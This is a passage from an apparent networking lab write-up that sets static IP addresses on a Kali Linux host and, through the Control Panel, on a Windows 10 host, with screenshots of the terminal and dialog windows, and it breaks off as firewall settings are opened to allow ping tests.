Navigate to the "Kali" end device running the Kali Linux operating system and open the terminal. This can be done by entering the phrase "**terminal**" into the search bar of the operating system and hitting the "**Enter**" key. Once inside the terminal, a static IP address can be set by issuing the command "**sudo ifconfig eth0 192.168.2.2 netmask 255.255.255.0**". A prompt will appear asking to enter the sudo password for the machine, and the terminal prompt will be returned to the user.




```
┌──(trey㉿kali)-[~]
└─$ sudo ifconfig eth0 192.168.2.2 netmask 255.255.255.0
[sudo] password for trey:

┌──(trey㉿kali)-[~]
└─$ 
```

Figure 21: Setting the static IP address of the Kali Linux end device "Kali."

2.2: Verification of Kali Linux static IP address

To verify the static IP address was set correctly on the "Kali" end device, issue the command "**ifconfig**" into the terminal and view the "inet" address the terminal issues in response. In this instance, the IPv4 address was set correctly at "192.168.2.2" with a netmask of "255.255.255.0."



```
┌──(trey㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.2  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::e23:8aff:fe54:0  prefixlen 64  scopeid 0×20<link>
        ether 0c:23:8a:54:00:00  txqueuelen 1000  (Ethernet)
        RX packets 14  bytes 1170 (1.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 1901 (1.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 22: Verifying the static IP address of “Kali” in the terminal.

Part Three: Setting A Static IP Address on the Windows 10 End Device

3.1: Accessing the Control Panel on Windows 10

Navigate to the Windows 10 end device and power on the machine. Once inside the Windows 10 operating system, navigate to the "**Control Panel**" by typing the phrase into the search bar located on the bottom of the screen.





Figure 23: Accessing the Control Panel on the Windows 10 end device.

3.2: Accessing Network and Sharing Center in Windows 10

Once inside the Control Panel, navigate to the “**Network and Sharing Center**” located on the left-most column of the Control Panel options. Left click on “**Network and Sharing Center**” to open it.




Network and Sharing Center
Check network status, change network settings and set preferences for sharing files and printers.

Figure 24: Navigating to the Network and Sharing Center in Windows 10.

3.3: Change Adapter Settings within Network and Sharing Center in Windows 10

Once inside the “Network and Sharing Center” in Windows 10, navigate the cursor to the left-most panel once again, and left click on the “**Change adapter settings**” hyperlink to proceed to the next menu.



Network and Sharing Center

« All Control Panel Items › Network and Sharing Center

Search Control Panel

Control Panel Home

Change adapter settings

Change advanced sharing settings

View your basic network information and set up connections

View your active networks

Network 2
Private network

Access type:	No Internet access
HomeGroup:	Ready to create
Connections:	Ethernet 2

Change your networking settings

Set up a new connection or network
Set up a broadband, dial-up, or VPN connection; or set up a router or access point.

Troubleshoot problems
Diagnose and repair network problems, or get troubleshooting information.

See also
HomeGroup
Infrared
Internet Options
Windows Firewall

Figure 25: Navigating to the “Change adapter settings” hyperlink in Windows 10.

3.4: Accessing Properties of Network Connections in Windows 10

Upon clicking the "Change adapter settings" hyperlink, a new "Network Connections" window will open. Right click the "**Ethernet 2**" network connection and click on the "**Properties**" option shown in Figure 26.





Figure 26: Right click on the "Ethernet 2" network connection and click "Properties."

3.5: Accessing Properties of Internet Protocol Version 4 (TCP/IPv4) in Windows 10

Once the "Properties" option is clicked in the previous window, a new window will open once again named "Ethernet 2 Properties." Left click on the option titled "**Internet Protocol Version 4 (TCP/IPv4)**" and click on the "**Properties**" button.



Connect using:

Intel(R) PRO/1000 MT Network Connection #2

This connection uses the following items:

- ☑ Client for Microsoft Networks
- ☑ File and Printer Sharing for Microsoft Networks
- ☑ QoS Packet Scheduler
- ☑ Internet Protocol Version 4 (TCP/IPv4)
- ☐ Microsoft Network Adapter Multiplexor Protocol
- ☑ Microsoft LLDP Protocol Driver
- ☑ Internet Protocol Version 6 (TCP/IPv6)


Description

Transmission Control Protocol/Internet Protocol. The default wide area network protocol that provides communication across diverse interconnected networks.

Figure 27: Left click on the "Internet Protocol Version 4 (TCP/IPv4)" option and select "Properties."

3.6: Setting Windows 10 static IP addressing

Upon clicking the "Properties" button again, a final new window will open called "Internet Protocol Version 4 (TCP/IPv4) Properties." Once in this window, click the option that says "**Use the following IP address:**" and in the "**IP address:**" box, enter an IPv4 address of **192.168.5.2**. In the "**Subnet mask:**" box, enter a subnet mask of **255.255.255.0**. Lastly, in the "**Default gateway:**" box, enter the IP address of the Celtics Ethernet 0/0 router interface, "**192.168.5.1**". Once the information has been entered correctly, close all open windows.



Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address:	192 . 168 . 5 . 2
Subnet mask:	255 . 255 . 255 . 0
Default gateway:	192 . 168 . 5 . 1

○ Obtain DNS server address automatically

● Use the following DNS server addresses:

Preferred DNS server:	. . .
Alternate DNS server:	. . .

□ Validate settings upon exit

Advanced...

OK Cancel

Figure 28: Setting the static IP address of the Windows10 end device.

Part Four: Making the Windows10 End Device Pingable

4.1: Accessing Windows Firewall from Windows 10

For the purposes of future ping tests to verify that the “Windows10” end device is reachable, and the network is functioning as intended, a few settings will need to be tweaked in the “Windows 10 Firewall Settings” to ensure the device is pingable by other end devices on the network. To begin this process, navigate to the search bar on the bottom of the screen and search for “**Windows Firewall**”.


